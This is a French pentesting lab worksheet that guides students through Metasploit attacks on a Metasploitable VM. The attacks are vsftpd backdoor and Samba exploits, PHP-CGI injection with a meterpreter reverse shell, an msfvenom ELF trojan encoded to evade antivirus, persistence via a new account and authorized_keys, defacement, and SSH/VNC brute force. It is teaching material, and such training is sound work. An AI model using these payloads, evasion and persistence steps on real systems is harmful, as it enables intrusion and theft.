B3-Act4-TP1 – Exploiter des vulnérabilités avec Metasploit (4h)

L'objectif du TP est de découvrir et de prendre en main les fonctionnalités de base du **framework Metasploit**.
Metasploit est un framework qui aide à trouver et à exploiter des vulnérabilités.
Le framework Metasploit est l'un des outils de test les plus utiles dont disposent les professionnels de la sécurité, les **pentesteurs**. Grâce à Metasploit, vous pouvez accéder aux **exploits** divulgués pour une grande variété d'applications et de systèmes d'exploitation. Vous pouvez automatiquement analyser, tester et exploiter des systèmes en utilisant du code que d'autres pentesteurs, hackers ou pirates ont écrit.

Vocabulaire

On donne ci-dessous quelques définitions en lien avec l'activité :

Penstesting ou **test d'intrusion** : évaluation de la sécurité d'un système informatique en simulant des cyberattaques pour identifier ses vulnérabilités. Les pentesteurs cherchent à exploiter ces failles de manière contrôlée afin de proposer des solutions pour renforcer la protection. Ce processus aide les entreprises à sécuriser leurs infrastructures contre de potentielles menaces réelles.

Le **hacking éthique** consiste à utiliser des techniques de piratage de manière légale et avec autorisation, dans le but de tester et renforcer la sécurité des systèmes informatiques. Les hackers éthiques identifient et corrigent les vulnérabilités avant que des attaquants malveillants ne les exploitent.

Une **Red Team** est un groupe de pentesteurs qui simulent des cyberattaques réalistes pour tester la défense d'une organisation. Leur mission est de repérer des failles et de mesurer l'efficacité des mesures de sécurité.

Une **Blue Team** est chargée de la défense d'une organisation en surveillant, détectant et répondant aux incidents de sécurité. Leur travail est de prévenir les attaques et de minimiser l'impact des menaces.

La **reconnaissance** est la phase initiale du pentesting où l'attaquant collecte des informations sur la cible (comme ses adresses IP ou ses services en ligne) pour planifier les futures attaques.

Une **zero-day** (ou vulnérabilité zero-day) est une faille de sécurité inconnue des développeurs du logiciel concerné et qui n'a donc pas encore de correctif. Elle peut être exploitée par des attaquants avant même que le fabricant n'ait la possibilité de la corriger. Les attaques utilisant ces failles sont particulièrement dangereuses car imprévisibles.


Une **backdoor** ou **porte dérobée** est un accès secret à un système, installé par un attaquant ou laissé intentionnellement pour contourner les contrôles de sécurité. Elle permet un accès non autorisé à des ressources.

Un **payload** est le contenu malveillant transporté par un exploit pour exécuter une action spécifique (comme ouvrir une porte dérobée ou exfiltrer des données). C'est l'élément qui cause les dommages après une intrusion

L'**élévation de privilèges** est une technique qui permet à un attaquant d'obtenir des permissions plus élevées dans un système, lui offrant plus de contrôle ou d'accès aux ressources protégées.


La **mitigation** désigne les mesures mises en place pour réduire les risques ou l'impact d'une vulnérabilité. Cela inclut la correction des failles, l'amélioration des politiques de sécurité ou l'implantation de pare-feu.

Les différentes phases d'une cyberattaque



On admet, dans notre activité, que la phase de reconnaissance a été effectuée, que l'exploitation initiale a permis à l'attaquant de se trouver sur une machine Kali dans le LAN de l'entreprise. L'adresse IP de la machine cible est connue. Il nous reste à mettre en place l'infrastructure de ce test.

Schéma de l'infrastructure



Source de l'activité avec Metasploit : http://perso.univ-lyon1.fr/jean-patrick.gelas/UE_Securite/metasploit/#demarrage-de-metasploit

Documents ressources sur le réseau

- fichier *metasploitable-linux-2.0.0.zip* téléchargeable aussi à l'adresse https://sourceforge.net/projects/metasploitable/
- fichier *kali-linux-2020.3-vbox-amd64.ova* ou autre version de la Kali Linux téléchargeable à l'adresse https://www.kali.org/get-kali/#kali-virtual-machines

Mise en place de l'infrastructure

- Pour commencer, vous devez importer les machines virtuelles. Configurez manuellement les interfaces réseaux des VM.
  Pour basculer la Kali Linux en clavier français, utilisez la commande *setxkbmap fr*
  Pour basculer la VM metasploitable en clavier français, utilisez la commande *loadkeys fr*

Travail à réaliser

Pour lancer le framework Metasploit sous la Kali, il suffit de saisir la commande `msfconsole` dans un terminal (Attention c'est lent la première fois). L'invite devient `msf5>`.

Combien d'exploits sont mis à votre disposition ?

La première commande que vous pouvez saisir est la commande `help` qui permet d'afficher le menu d'aide (et `banner` pour le fun).

```
$ msfconsole

msf> help

...
```

Vous pouvez ensuite saisir la commande `search` pour obtenir la liste du ou des modules en lien avec le mot clé que vous passerez en paramètre. Par exemple la commande suivante listera tous les scripts et exploits en lien avec MySql.

```
msf> search mysql
```

Astuce : La commande `help search` permet d'obtenir la liste des filtres qui peuvent être utilisé avec la commande `search`.

La commande `info` affiche des informations supplémentaires.

```
msf> info exploit/linux/http/librenms_collectd_cmd_inject
```

Une fois que vous avez décidé quel module utiliser, saisissez la commande `use` pour le selectionner. Cela modifiera le contexte de vos commandes et vous permettra d'exécuter des commandes spécifiques à ce module.

```
msf> use exploit/linux/http/librenms_collectd_cmd_inject

msf exploit(linux/http/librenms_collectd_cmd_inject) >
```

Exploiter des vulnérabilités avec Metasploit

Maintenant que vous êtes à l'intérieur d'un module, saisissez la commande `options` pour voir ce que vous pouvez configurer avec la commande `set`.

```
msf exploit(linux/http/librenms_collectd_cmd_inject) > options

...

msf exploit(linux/http/librenms_collectd_cmd_inject) > set RHOSTS 192.168.1.254
```

Vous devrez définir toutes les variables requises (Required: yes) avant de pouvoir exécuter l'exploit. Une fois vos settings terminé vous pouvez saisir à nouveau la commande `options` pour vérifier la bonne prise en compte de vos paramètres.

Dans Metasploit, `LHOST`, `RHOST` ou `RHOSTS` et `SRVHOST` sont parmi les noms de variables les plus couramment utilisés.

- LHOST fait référence à l'adresse IP de votre machine, qui est généralement utilisée pour créer une connexion inverse à votre machine une fois l'attaque réussie.
- RHOST fait référence à l'adresse IP de l'hôte cible (ou des hôtes cibles pour RHOSTS).
- SRVHOST est l'adresse à laquelle le module se connectera pour télécharger des payloads supplémentaires (non utilisé dans ce TP).

Enfin, une fois la configuration terminée, vous pouvez lancer la commande exploit ou run pour lancer l'exploit !

```
msf exploit(linux/http/librenms_collectd_cmd_inject) > exploit
```

A présent à vous de jouer.

Notez l'adresse IP de la machine cible. Vous initialiserez plus tard la variable RHOST avec cette adresse.

```
set RHOST 172.16.0.102
```

Lancez un scan sur la cible avec la commande nmap. Quelle(s) option(s) utilisez vous pour obtenir la liste des ports ouverts, le nom du service et sa version ?

```
nmap -sV 172.16.0.102
```

Exploit 1 : Exploitation d'une backdoor (vsftpd)

Relevez le nom et la version du service ftp (21/tcp).

Quelle commande de recherche allez vous saisir dans la console de Metasploit pour savoir si un (ou plusieurs) exploits sont disponibles pour exploiter ce service ftp en particulier.

```
search vsftpd
```

Quel est le résultat ? (notez le chemin et nom du module, date, rang,...)

Comment obtenir plus d'informations sur cet exploit dans la console msf ?

```
info vsftpd
```

Notez dans la section Basic options quelles sont les variables que vous devrez configurer ?

Sélectionnez l'exploit avec la commande use. L'invite de la ligne de commande a t-il changé ?

```
On est maintenant connecté à un shell sur la cible, en tant que root
```

Initialisez RHOSTS avec set puis lancez l'exploit.

exploit

Un lien de communication devrait être établi entre la machine attaquante (msf) et la machine cible (vsftpd). Remarquez que le port utilisé est différent de 21 (port ftp standard).

Bien que l'invite soit nul, vous pouvez saisir des commandes (ex: ls, pwd, ...)

Astuce : Pour avoir un invite plus sympathique, la commande suivante spawn un pseudo-terminal :
python -c 'import pty; pty.spawn("/bin/bash")'

Quelles commandes saisir pour connaître votre rôle (ou niveau de privilège) sur la cible ?

whoami

Récupérez la version hashée des mots de passe. Vous pourrez l'utiliser plus tard avec un dictionnaire et un outil comme *john the ripper*.

Profitez-en également pour vous assurez un retour facile sur cette machine compromise en vous créant un compte (etudiant, mot de passe Btssio2017)

Déconnectez vous de la machine cible.

Lien : Plus d'informations sur cet exploit (lien) et aller au-delà...

Exploit 2 : Exploitation d'un service Samba

Le résultat du scan précédent laisse apparaître l'exposition d'un service Samba (sur les ports 139 et 445) qui est la version libre du système de partage de fichier de Windows.

Réalisez un scan qui vous permettra d'obtenir la version de Samba (module smb_version des outils auxiliaire de Metasploit)

use ...

options

set ...

run

Notez la version de Samba retournée par l'exécution du module ci-dessus (smb_version).

_____ . _____ . _____

Hors de la console msf (dans un autre terminal), utilisons l'outil searchsploit (disponible sur Kali). Cet outil permet d'effectuer des recherches dans la base de données exploit-db (qui référence divers exploits et techniques d'attaques) en ligne de commande. Existe t'il un exploit relatif à cette version de Samba ?

searchsploit samba | grep _____ . _____ . _____

A présent, dans la console msf recherchez un exploit qui correspondrait aux mots clé retourné par searchsploit.

Une fois trouvé, utilisez l'exploit

use ...

options

set ...

run

Cela devrait avoir pour effet de lancer un shell (minimaliste). Tapez des commandes comme ls ou id pour vérifier.

Faite alors Ctrl-Z ou saisissez la commande background. Cela aura pour effet de vous proposer de mettre la session en background. Vous pouvez listez toutes les sessions en background avec la commande sessions et vous reconnectez à une session avec la commande sessions suivi du numéro de session. Essayez.

background

y (pour yes)

sessions -l

sessions -i 1

Enfin profitez-en pour vous assurer un retour facile sur cette machine compromise en vous créant par exemple un accès plus discret en ajoutant votre clé publique ssh au fichier authorized_keys du compte *msfadmin*.

Astuce : Utilisez la commande echo avec une redirection >>.

Exploit 3 : Service Web vulnérable (php + meterpreter)

Essayons d'abord de déterminer quelle version de PHP est utilisé sur la machine cible. L'outil dirb permet de vérifier la présence d'un fichier phpinfo.php.

dirb http://adresseMachineCible

Appelez ensuite ce fichier avec votre navigateur. Quelle version est utilisée ?

~~5~~_ . ___ . ___

Cette version PHP est connue pour être vulnérable à PHPCGI Argument Injection.

Quelles sont les arguments à passer à la commande search pour retrouver le nom exact de ce module sachant qu'il date de 2012 (cve:2012) et qu'il est classé comme excellent (rank:excellent).

```
search ...
```

Utilisez le framework pour exploiter cette vulnérabilité.

```

```

Note : La commande show payloads affiche la liste des payloads pour cet exploit. Utilisez le payload par défaut php/meterpreter/reverse_tcp.

Une fois l'exploit lancé (avec la commande run ou exploit) vous devriez vous retrouver dans un shell meterpreter.

> Meterpreter est un outil qui simplifie la phase de post-exploitation. C'est plus exactement une charge utile (un payload) particulièrement avancée permettant de simplifier la phase de post-exploitation grâce à la mise à disposition d'un shell interactif. Ce payload, entièrement exécuté en mémoire, intègre de nombreuses fonctionnalités, par exemple télécharger des fichiers, lancer un keylogger, prendre des captures d'écran, etc.... Meterpreter est principalement disponible pour les cibles Windows. Néanmoins, il existe aussi des payloads permettant d'obtenir une session Meterpreter sous Linux et MacOS.

Tapez les commandes help, sysinfo, getuid, shell,...

Defacing

Modifiez la page web d'accueil (index.php) en y inscrivant un message de propagande amusant (Ex: Vive les pingouins !).

Exploit 4 : Cheval de Troie (msfvenom)

L'outil msfvenom est inclus dans le framework metasploit. Il est la fusion des anciens outils msfpayload et msfencode. msfvenom nous servira à la création sur mesure de payload avec possibilité d'encodage (voir même multi-encodage) pour échapper aux antivirus par exemple.

L'outil se lance dans un terminal. Sa documentation est accessible avec l'option -h.

```
msfvenom -h
```

msfvenom propose un grand nombre de **payload** (msfvenom --list payload).

Astuce : Pour connaître les options requise à un payload, vous pouvez utiliser la msfconsole.

Créez et spécifiez un payload (-p linux/x86/meterpreter/reverse_tcp) et son format (-f elf). Remarquez sa taille. La commande ci-dessous devrait générer un binaire au format elf nommé runmeplz.

```
msfvenom -p ..... -f ... LHOST=____.____.____.____ LPORT=.... > runmeplz
```

À présent, dans la msfconsole nous allons lancer le module d'écoute en le paramétrant avec les mêmes paramètres que ceux utilisés pour générer notre payload ci-avant.

```
use exploit/multi/handler

set payload linux/x86/meterpreter/reverse_tcp

set LPORT 4444
```

```
set ___.___.___.___ #IP attaquant (kali) set LHOST 172.16.0.30

show info

exploit -j -z
```

Vérifiez que votre machine écoute sur le port 4444 avec la commande `ss -ant`. Nous voilà prêt à recevoir une connexion en provenance de la victime.

Déployez/Copiez et lancez le payload `runmeplz` sur la machine cible (par le moyen de votre choix, par exemple en utilisant scp à partir de la Kali et le compte précédemment créé sur la machine cible).

> En pratique runmeplz pourrait être envoyé par email en pièce jointe à la victime. Puis vous inciteriez la victime à exécuter ce binaire sur son poste de travail.

Connectez vous à la nouvelle session qui apparaît dés que la victime a lancé votre cheval de Troie (Trojan). Une fois la console `meterpreter` démarrée vous pouvez commencer une nouvelle phase de post-exploitation. Si besoin utilisez les commandes sessions – l et session -i x.

```
meterpreter> help

meterpreter> sysinfo

...
```

A propos d'encodage

Pour rendre le code d'un binaire (ou d'un script) malveillant moins facile à détecter par un antivirus on utilise un encodeur. L'objectif d'un encodeur est de modifier le code du payload sans pour autant en modifier son fonctionnement.

Vous pouvez vérifier l'efficacité d'un encodage appliqué à votre binaire sur virustotal.com par exemple.

Sans encodage (payload brut), combien d'antivirus détecte que votre payload est un Trojan ?

```

```

A présent appliquez un (ou plusieurs) encodage lors de la génération de votre fichier runmeplz.

```
msfvenom --list encoders
```

Nous vous recommandons a minima l'encodeur shikata_ga_nai (option `-e` de msfvenom). Vérifiez l'efficacité de votre encodage sur virustotal.com. Que constatez-vous ?

```

```

Exploit 5 : Scanner (smb_enumusers) et bruteforce

Nous allons utiliser un module de metasploit permettant de récupérer des informations (data gathering) sur le serveur Samba qui semble être disponible sur la machine cible (port 139).

```
use auxiliary/scanner/smb/smb_enumusers

set RHOSTS ___.___.___.___

run
```

Vous devriez obtenir une liste de nom d'utilisateurs (msfadmin, klog, sys, user, service,...).

En vous appuyant par exemple sur le dictionnaire rockyou.txt (disponible sur Kali dans `/usr/share/wordlists/`) et un outil comme hydra ou ncrack tentez de déterminer le mot de passe du compte **klog** sur le service ssh.

```

```

Exploit 6 : VNC (port 5900)

Un dernier exploit pour la route. Découvrez quel mot de passe est associé au compte root du service VNC qui tourne sur la machine cible. Vous utiliserez pour cela le module `vnc_login`.

```
use auxiliary/scanner/vnc/vnc_login

set RHOSTS @IPcible

set USERNAME root

run
```

Quel mot de passe est associé à ce username (root) ?

```
Login successful : _____
```

Validez ces credentials dans un terminal avec la commande `vncviewer`.

```
vncviewer_____ # @IPcible

Mot de passe : _____
```

Conclusion

Dans ce TP nous avons vu quelques fonctionnalités du framework Metasploit. C'est un outil puissant néanmoins tous les exploits peuvent être réalisé sans l'usage de Metasploit. Cela demande alors généralement un peu plus d'investissement de la part du pentesteur. Nous avons également vu (trop) rapidement l'interpréteur Meterpreter. C'est un outil qui peut s'avérer redoutable notamment quand la cible est un poste Windows (prise de contrôle de la caméra, du micro et keylogging).

Enfin certaines attaques vues dans ce TP sont bien trop bruyantes pour être réalistes dans un réseau administré correctement. Néanmoins nous avons aussi vu des outils qui ne laissent pas ou peu de trace sur la machine victime. Enfin un autre point non abordé dans ce TP est la notion de pivoting ou latéralisation qui consiste a utiliser une première machine compromise pour attaquer d'autres machines initialement inaccessible.